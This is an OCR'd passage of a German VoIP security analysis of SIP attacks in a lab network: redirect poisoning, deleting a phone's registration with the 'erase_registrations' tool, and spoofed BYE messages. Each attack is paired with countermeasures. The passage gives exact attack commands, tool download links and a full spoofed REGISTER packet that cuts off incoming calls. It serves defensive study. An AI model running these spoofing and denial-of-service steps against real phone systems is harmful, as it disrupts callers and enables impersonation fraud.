
Number of packets sniffed from target = 6

Number of INVITE requests sniffed from target = 2

Number of poisoned redirect replies transmitted to target = 1

bt ~ #
***

Untenstehender Wireshark-Trace zeigt folgenden Ablauf:
Paket 29: User Agent 4129 initiiert Anruf zu User Agent 4119.
Paket 30: Angriffstool antwortet mit gespoofter IP-Adresse „301 MOVED PERMANENTLY“
Paket 34: SIP Proxy sendet die original INVITE Nachricht an User Agent 4129
Paket 36: Es wird eine zusätzliche INVITE Nachricht an User Agent 4111 gesendet
Paket 37: User Agent 4119 beginnt zu klingeln und quittiert dies
Paket 39: User Agent 4111 beginnt auch zu klingeln und quittiert dies ebenfalls



4129zu4111redirected.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
27	18.901103	CompalIn_0b:ad:96	Broadcast	ARP	Who has 10.1.1.1? Tell 10.1.1.241
28	18.901520	Netopia_21:79:14	CompalIn_0b:ad:96	ARP	10.1.1.1 is at 00:0f:cc:21:79:14
29	19.163241	10.1.1.129	10.1.1.101	SIP/SDP	Request: INVITE sip:4119@10.1.1.101:5060,
30	19.163779	10.1.1.101	10.1.1.129	SIP	Status: 301 Moved Permanently
31	19.165675	Dell_f0:22:43	Broadcast	ARP	Who has 10.1.1.129? Tell 10.1.1.101
32	19.166326	Aastra_19:93:a7	Dell_f0:22:43	ARP	10.1.1.129 is at 00:08:5d:19:93:a7
33	19.166427	10.1.1.101	10.1.1.129	SIP	Status: 100 Trying
34	19.251618	10.1.1.101	10.1.1.151	SIP/SDP	Request: INVITE sip:4119@10.1.1.151:58794;
35	19.251660	10.1.1.129	10.1.1.101	SIP	Request: ACK sip:4119@10.1.1.101:5060
36	19.267729	10.1.1.129	10.1.1.121	SIP/SDP	Request: INVITE sip:4111@10.1.1.121, with
37	19.354480	10.1.1.151	10.1.1.101	SIP	Status: 180 Ringing
38	19.355128	10.1.1.101	10.1.1.129	SIP	Status: 180 Ringing
39	19.509010	10.1.1.121	10.1.1.129	SIP	Status: 180 Ringing
40	19.920273	IntelCor_07:f3:50	Broadcast	ARP	Who has 10.1.1.71? Tell 10.1.1.151
41	20.072880	10.1.1.241	10.1.1.101	UDP	Source port: 20704 Destination port: sip
42	20.222079	10.1.1.101	195.186.1.111	DNS	Standard query SOA schaer-a9db0602.testnet
43	20.238584	195.186.1.111	10.1.1.101	DNS	Standard query response, No such name
44	20.240354	10.1.1.101	195.186.1.111	DNS	Standard query SOA schaer-a9db0602.testnet
45	20.256352	195.186.1.111	10.1.1.101	DNS	Standard query response, No such name
46	20.258933	10.1.1.101	195.186.1.111	DNS	Standard query SOA schaer-a9db0602.testnet
47	20.274351	195.186.1.111	10.1.1.101	DNS	Standard query response, No such name
48	21.000352	CompalIn_0b:ad:96	Broadcast	ARP	Who has 10.1.1.1? Tell 10.1.1.241

```
⊞ Frame 30 (375 bytes on wire, 375 bytes captured)
⊟ Ethernet II, Src: Vmware_55:dd:b4 (00:0c:29:55:dd:b4), Dst: Aastra_19:93:a7 (00:08:5d:19:93:a7)
  ⊞ Destination: Aastra_19:93:a7 (00:08:5d:19:93:a7)
  ⊟ Source: Vmware_55:dd:b4 (00:0c:29:55:dd:b4)
      Address: Vmware_55:dd:b4 (00:0c:29:55:dd:b4)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    Type: IP (0x0800)
```

User Agent 4119 beantwortet den Anruf als erstes, User Agent 4111 klingelt weiter. Zwischen User Agent 4129 und User Agent 4119 besteht jetzt zwar eine Verbindung, jedoch sind die Gesprächskanäle nicht korrekt durchgeschaltet. Es sind nur Bruchstücke einzelner Worte zu hören. Nur ganz selten findet ein Sprachpaket den Weg zu User Agent 4119.

No.	Time	Source	Destination	Protocol	Info
63	25.201586	Netopia_21:79:14	CompalIn_0b:ad:96	ARP	10.1.1.1 is at 00:0f:cc:21:79:14
64	25.424393	10.1.1.151	10.1.1.101	RTCP	Receiver Report Source description
65	25.448676	10.1.1.151	10.1.1.101	SIP/SDP	Status: 200 OK, with session description
66	25.449426	10.1.1.101	10.1.1.151	SIP	Request: ACK sip:4119@10.1.1.151:58794;rinst
67	25.450087	10.1.1.101	10.1.1.129	SIP/SDP	Status: 200 OK, with session description
68	25.461084	10.1.1.151	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=63
69	25.461339	10.1.1.101	10.1.1.129	RTP	PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=62
70	25.476465	10.1.1.151	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=63
71	25.476681	10.1.1.101	10.1.1.129	RTP	PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=62

Sobald User Agent 4111 den Hörer auch abhebt (siehe Paket Nr. 1101), besteht zwischen ihm und User Agent 4129 eine Gesprächsverbindung.

```
1097 35.496243   10.1.1.151          10.1.1.101          RTP      PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=6882, T
1098 35.496443   10.1.1.101          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=63262,
1099 35.521626   10.1.1.151          10.1.1.101          RTP      PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=6883, T
1100 35.522220   10.1.1.101          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=63263,
1101 35.523702   10.1.1.121          10.1.1.129          SIP/SDP  Status: 200 OK, with session description
1102 35.541179   10.1.1.151          10.1.1.101          RTP      PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=6884, T
1103 35.541378   10.1.1.101          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=63264,
1104 35.556647   10.1.1.151          10.1.1.101          RTP      PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=6885, T
1105 35.556914   10.1.1.101          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=63265,
```

Mit dem Quittieren des User Agents 4129 (in Paket Nr. 1144) werden auch die Gesprächskanäle sauber durchgeschaltet. Es kann eine einwandfreie Kommunikation zwischen diesen User Agents 4111 und 4129 stattfinden, Sprachpakete werden nun auch an den User Agent 4111 gesendet.

```
1140 35.816466   10.1.1.151          10.1.1.101          RTP      PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=
1141 35.816617   10.1.1.101          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=
1142 35.822711   10.1.1.129          10.1.1.121          RTP      PT=ITU-T G.711 PCMU, SSRC=0x487B498A, Seq=
1143 35.827473   10.1.1.121          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x10000, Seq=846
1144 35.834600   10.1.1.129          10.1.1.121          SIP      Request: ACK sip:4111@10.1.1.121
1145 35.835972   10.1.1.151          10.1.1.101          RTP      PT=ITU-T G.711 PCMU, SSRC=0xA4E20F58, Seq=
1146 35.836121   10.1.1.101          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x560538C7, Seq=
1147 35.852409   10.1.1.129          10.1.1.121          RTP      PT=ITU-T G.711 PCMU, SSRC=0x487B498A, Seq=
1148 35.857475   10.1.1.121          10.1.1.129          RTP      PT=ITU-T G.711 PCMU, SSRC=0x10000, Seq=846
```

2.9.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Ein Angreifer hat mit dem Einsatz dieses Tools folgende Möglichkeiten:

Alle Verbindungs-Anfragen (INVITE Nachrichten) zu einem nicht existierenden Ziel umzulenken. Es können somit keine neuen Anrufe mehr aufgebaut werden.

Alle Verbindungs-Anfragen (INVITE Nachrichten) zu einem bestimmten internen User Agent umzulenken. Dieser User Agent wird überflutet mit ankommenden Anrufen, kann gleichzeitig nur mit einem Gesprächspartner kommunizieren, dadurch gehen viele Anrufe verloren.

Gezielte Verbindungsanfragen (INVITE Nachrichten) zu sich selber umleiten, um somit an die gewünschten Informationen zu kommen. Auch kann er sich mit falscher Identität am Telefon melden um so noch zu mehr Informationen zu kommen (wenn zum Beispiel die User Agents einer EDV Hotline redirectet werden > dann meldet sich der Angreifer als Hotline Mitarbeiter und erfragt Passwörter, welche er dann für weitere „Nicht-VOIP-Angriffe“ einsetzen kann.

Auch können SIP-Trunk-Anschlüsse (Amtsanschlüsse) auf genau die gleiche Weise redirectet werden. Das Angriffsziel ist somit für ankommende Anrufe nicht mehr erreichbar. Für einen Betrieb mit einemTelefonverkauf kann dies enorme finanzielle Verluste zur Folge haben.

Benennung Angriffe / Analyse:

2.10.1 - Denial of Service Registration Remove

Angriff /Analyse gegen: | **Wert:**

Angriff /Analyse gegen	Wert
Integrität………………….....	
Vertraulichkeit……………...	
Verfügbarkeit……………….	x

Eingesetztes Tool:

erease_registrations

Downloadlink / Quelle des Tools:
http://www.hackingvoip.com/sec_tools.html
Das Tool ist ebenfalls in BackTrack3 enthalten

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

Schweregrad:
(1=leicht 6 =schwer)

Schweregrad	Wert
Installation Tool……………	4
Anwendung Tool…………...	4
Erforderliche Vorkenntnisse..	4

Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahrenpotential	Wert
Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Mit dem Löschen der Registrierung eines User Agents wird dessen Erreichbarkeit ausgeschaltet. Ab dem Zeitpunkt des Löschens kann das Angriffsziel keine ankommenden Anrufe mehr bekommen. Abgehend hat der User Agent dennoch die Möglichkeit, Gespräche führen zu können. Sendet er im unregistrierten Zustand eine INVITE Nachricht an den SIP-Proxy-Server, wird er zuerst aufgefordert, sich wieder zu registrieren.
Ein Angreifer kann jedoch mittels einfach zu schreibendem Script, welches in kurzen Zeitintervallen die Registrierung immer wieder mit dem Tool „erase_registrations“ von neuem löscht, verhindern, dass das Angriffsziel nie für lange Zeit erreichbar sein wird.

Schutz gegen Angriff / Analyse:

Zeit des automatischen Registrierungs-Intervalls verkürzen. Terminals haben meist einen Standardwert von 3600 Sekunden. Das heisst, das gehijackte Terminal meldet sich nach Ablauf dieser Zeit wieder automatisch am Registrar an. Bis dahin bleibt das Terminal jeweils ankommend unerreichbar.

TCP für die SIP Verbindungen verwenden. Somit ist eine verbindungsorientierte Kommunikation zum SIP-Proxy gegeben, in welcher die Pakete durch Sequenznummern gekennzeichnet sind. Ein Manipulieren einer solchen Verbindung ist um ein Vielfaches erschwerter als eine mit UDP.

Siehe Massnahmen: Authentisierung von SIP-Nachrichten, Kapitel 8.1.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: TLS und SIP, Kapitel 8.1.4
Siehe Massnahmen: IPSec und SIP, Kapitel 8.1.5

Kommentar:

2.10.2 Technik und Funktionsweise

Eine korrekte Registrierung bei einem SIP Proxy Server beinhaltet in den Paket-Feldern „Contact“ und „Expires „ wichtige Informationen. So sagt das „Contact“ Feld aus, um welchen User Agent es geht und im Feld „Expires“ wird angegeben, wie lange die Registrierung bestehen bleibt, bis sich der betreffende User Agent wieder registrieren muss.
Gelingt es einem Angreifer, eine gespoofte Register Nachricht an den SIP Proxy Server zu senden, worin genau diese 2 Felder modifiziert wurden, kann er die Registration eines User Agents löschen.

2.10.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt die Registrierung des User Agents 4111 zu löschen, so dass dieser für ankommende Gespräche nicht mehr erreichbar sein wird.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet: „erase_registrations eth0 4111 10.1.1.101 10.1.1.121“

Die Argumente im Einzelnen stehen wie folgt für:

erase_registrations	spricht das Tool an, startet es und übergibt nachfolgende Werte
eth0	definiert die Schnittstelle, über welche die Nachricht gesendet werden soll
4111	User Agent, dessen Registrierung gelöscht werden soll
10.1.1.101	SIIP-Proxy-Server / Registrars zu dem die Nachricht gesendet werden soll
10.1.1.121	IP-Adresse des Terminals des User Agents (Angriffsziel)

Die beiden untenstehenden rot markierten Einträge „Contact *“ und „Expires „0“ sind für das Löschen der Registrierung verantwortlich.


```
***
erase_registrations - Version 1.0
                  Feb. 24, 2006
 Usage:
 Mandatory -
       interface (e.g. eth0)
       target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
       IPv4 addr of target domain (ddd.ddd.ddd.ddd)
       IPv4 addr of target proxy/registrar (ddd.ddd.ddd.ddd)
 Optional -
       -h help - print this usage
       -v verbose output mode

bt ~ # erase_registrations eth0 4111 10.1.1.101 10.1.1.121


erase_registrations - Version 1.0
                  Feb. 24, 2006

targeted User Agent @IPV4 Addr    = 4111@10.1.1.121
at proxy IPV4 Addr:port  = 10.1.1.101:5060


Verbose mode
Packet:
0000  52 45 47 49 53 54 45 52  20 73 69 70 3a 31 30 2e
0010  31 2e 31 2e 31 30 31 20  53 49 50 2f 32 2e 30 0d
0020  0a 56 69 61 3a 20 53 49  50 2f 32 2e 30 2f 55 44
0030  50 20 31 30 2e 31 2e 31  2e 31 32 31 3b 62 72 61
0040  6e 63 68 3d 32 32 31 31  63 38 66 62 2d 64 34 30
0050  65 2d 34 34 39 34 2d 62  30 37 30 2d 65 38 63 33
0060  30 39 64 62 33 30 39 35  0d 0a 46 72 6f 6d 3a 20
0070  34 31 31 31 20 3c 73 69  70 3a 34 31 31 31 40 31
0080  30 2e 31 2e 31 2e 31 30  31 3e 3b 74 61 67 3d 32
0090  32 31 32 32 65 38 36 2d  64 34 30 65 2d 34 34 39
00a0  34 2d 61 31 35 34 2d 31  64 66 66 37 64 39 39 38
00b0  38 65 33 0d 0a 54 6f 3a  20 3c 73 69 70 3a 34 31
00c0  31 31 40 31 30 2e 31 2e  31 2e 31 30 31 3e 0d 0a
00d0  43 6f 6e 74 61 63 74 3a  20 2a 0d 0a 53 75 70 70
00e0  6f 72 74 65 64 3a 20 72  65 70 6c 61 63 65 73 0d
00f0  0a 43 61 6c 6c 2d 49 44  3a 20 32 32 31 32 36 31
0100  32 37 2d 64 34 30 65 2d  34 34 39 34 2d 62 31 31
0110  38 2d 63 65 31 65 30 62  36 30 37 61 35 65 0d 0a
0120  43 53 65 71 3a 20 31 30  30 20 52 45 47 49 53 54
0130  45 52 0d 0a 45 78 70 69  72 65 73 3a 20 30 0d 0a
0140  55 73 65 72 2d 41 67 65  6e 74 3a 20 48 61 63 6b
0150  65 72 0d 0a 4d 61 78 2d  46 6f 72 77 61 72 64 73
0160  3a 20 31 36 0d 0a 41 6c  6c 6f 77 3a 20 49 4e 56
0170  49 54 45 2c 41 43 4b 2c  43 41 4e 43 45 4c 2c 42
0180  59 45 2c 4e 4f 54 49 46  59 2c 52 45 46 45 52 2c
0190  4f 50 54 49 4f 4e 53 2c  49 4e 46 4f 2c 53 55 42
01a0  53 43 52 49 42 45 0d 0a  43 6f 6e 74 65 6e 74 2d
01b0  4c 65 6e 67 74 68 3a 20  30 0d 0a
```


SIP PAYLOAD for packet:
REGISTER sip:10.1.1.101 SIP/2.0
Via: SIP/2.0/UDP 10.1.1.121;branch=2211c8fb-d40e-4494-b070-e8c309db3095
From: 4111 <sip:4111@10.1.1.101>;tag=22122e86-d40e-4494-a154-1dff7d9988e3
To: <sip:4111@10.1.1.101>
Contact: *
Supported: replaces
Call-ID: 22126127-d40e-4494-b118-ce1e0b607a5e
CSeq: 100 REGISTER
Expires: 0
User-Agent: Hacker
Max-Forwards: 16
Allow: INVITE,ACK,CANCEL,BYE,NOTIFY,REFER,OPTIONS,INFO,SUBSCRIBE
Content-Length: 0

closing socket

***

Der parallel zum Löschen der Registrierung aufgezeichnete Wireshark-Trace zeigt, dass mit Paket Nr. „50“ die Meldung „remove all bindings“ zum Registrar übermittelt wird. In Paket Nr. „52“ bestätigt dann der Registrar mit „0 bindings“ zurück, dass die Registrierung für diesen User Agent gelöscht wurde.



2.10.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Da der Registrierungszustand eines User Agents nicht dauernd vom Registrar und dem Terminal überwacht wird, ist dieser Angriff schwer zu erkennen. Da noch abgehende Anrufe getätigt werden können, bemerkt dies der angegriffene User Agent nicht sofort. In dieser Zeit gehen alle ankommenden Anrufe verloren.
Auch wenn der betroffene User Agent sich wieder ordnungsgemäss registriert, kann der Angreifer die Nachricht zum Löschen immer wieder senden. Passiert dies innert sehr kurzen Zeitintervallen (unterstützt durch ein selbst geschriebenes Script welches das Tool „erase_registrations“ periodisch aufruft) so ist das Angriffsziel fast nicht mehr erreichbar. Wird dieser Angriff auf sämtliche Terminals eines Betriebes ausgeweitet, so ist dieser praktisch lahm gelegt, was dessen Erreichbarkeit betrifft.

<table>
<tr><td>Benennung Angriffe / Analyse:

2.11.1 - Denial of Service BYE Message</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x</td></tr>
<tr><td>Eingesetztes Tool:

SiVuS</td></tr>
<tr><td>Downloadlink / Quelle des Tools:

http://www.vopsecurity.org</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

3
3
4</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

SiVus ist nur unter Windows lauffähig.
Die Installation ist einfach und menügeführt.
SiVus verfügt über eine ausführliche Bedienungsanleitung mit einigen Beispielen zu dessen Einsatz.</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Es sollen zwei miteinander kommunizierende User Agents durch das Senden einer gespooften BYE Nachricht getrennt werden. Dieser Angriff zielt auf die Verfügbarkeit (DoS Denial of Service) der Gesprächskanäle ab und kann gegen alle im Netz zur Zeit laufenden Gespräche ausgeführt werden. Die Gesprächsverbindung zwischen dem Angriffsziel und seinem Gesprächspartner wird getrennt. Dies verunsichert die betroffenen User Agents.

Wenn der Angreifer es schafft, das Netzwerk direkt vor dem SIP Proxy Server abzuhorchen, hat er mit diesem Angriff die Herrschaft über alle Gespräche, die innerhalb dieser Domäne geführt werden.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Nicht verwenden der Well-Kown Ports 5060 von SIP. Da jedoch die gebrauchten Ports in Klartext übertragen werden und mit jedem Netzwerkmonitor aufgezeichnet werden können, ist dies nur ein bedingter Schutz.

Authentifizierung für die BYE-Nachrichten auf den SIP-Proxy-Servern einschalten und mit sicheren Passwörtern arbeiten. Somit ist ein Senden einer BYE-Nachricht an den SIP-Proxy-Server nur möglich, wenn der Angreifer im Besitze des Passwortes ist. BYE-Nachrichten können aber immer noch direkt an den User Agent gesendet werden. Somit ist die Authentifizierung nur ein bedingter Schutzmechanismus

Siehe Massnahmen: Authentisierung von SIP-Nachrichten, Kapitel 8.1.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: TLS und SIP, Kapitel 8.1.4
Siehe Massnahmen: IPSec und SIP, Kapitel 8.1.5</td></tr>
<tr><td colspan="3">Kommentar:
SiVuS ist ein mächtiges Tool, dass verschiedenste Scanner-Funktionen für verschiedene Protokolle wie SIP, MGCP, H.323 und RTP. Ebenfalls bietet das Tool die Möglichkeit, SIP Meldungen zu generieren und diese gegen ein Angriffsziel einzusetzen, sowie deren Antwortpakete zu protokollieren.</td></tr>
</table>

2.11.2 Technik und Funktionsweise

Der Angreifer beabsichtigt die Registrierung des User Agents 4111 zu löschen, so dass dieser für ankommende Gespräche nicht mehr erreichbar sein wird.

Bye Nachrichten werden in der Regel am Ende einer Gesprächsverbindung von demjenigen User Agent gesendet, der das Gespräch beendet, also den Hörer auflegt. Solche Nachrichten können jedoch auch von einem Angreifer gefälscht werden. um zwei miteinender kommunizierende User Agents zu trennen.
Damit eine BYE-Nachricht gespooft werden kann, müssen zuerst einige Informationen über die bestehende Gesprächsverbindung und deren zwei teilnehmenden User Agents gesammelt werden. Dies wird mit einem Netzwerkmonitor bewerkstelligt (in diesem Beispiel wird Wireshark verwendet).
Es wird dazu die Initiierung des Gesprächsaufbaus (INVITE Nachricht) der zu trennenden Kommunikation bis hin zur Durchschaltung des Gespräches (ACK Nachricht des Angerufenen) aufgezeichnet.


2.11.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt das Gespräch zwischen den beiden User Agents 7111 und 7129 zu trennen.
(In diesem Setup wurden andere interne Nummern für die User Agents verwendet. Zur Übersicht bitte das Testumgebungs-Setup in Kapitel 1.3 konsultieren.

Damit der Angreifer die im Netzwerk ausgetauschten Nachrichten empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

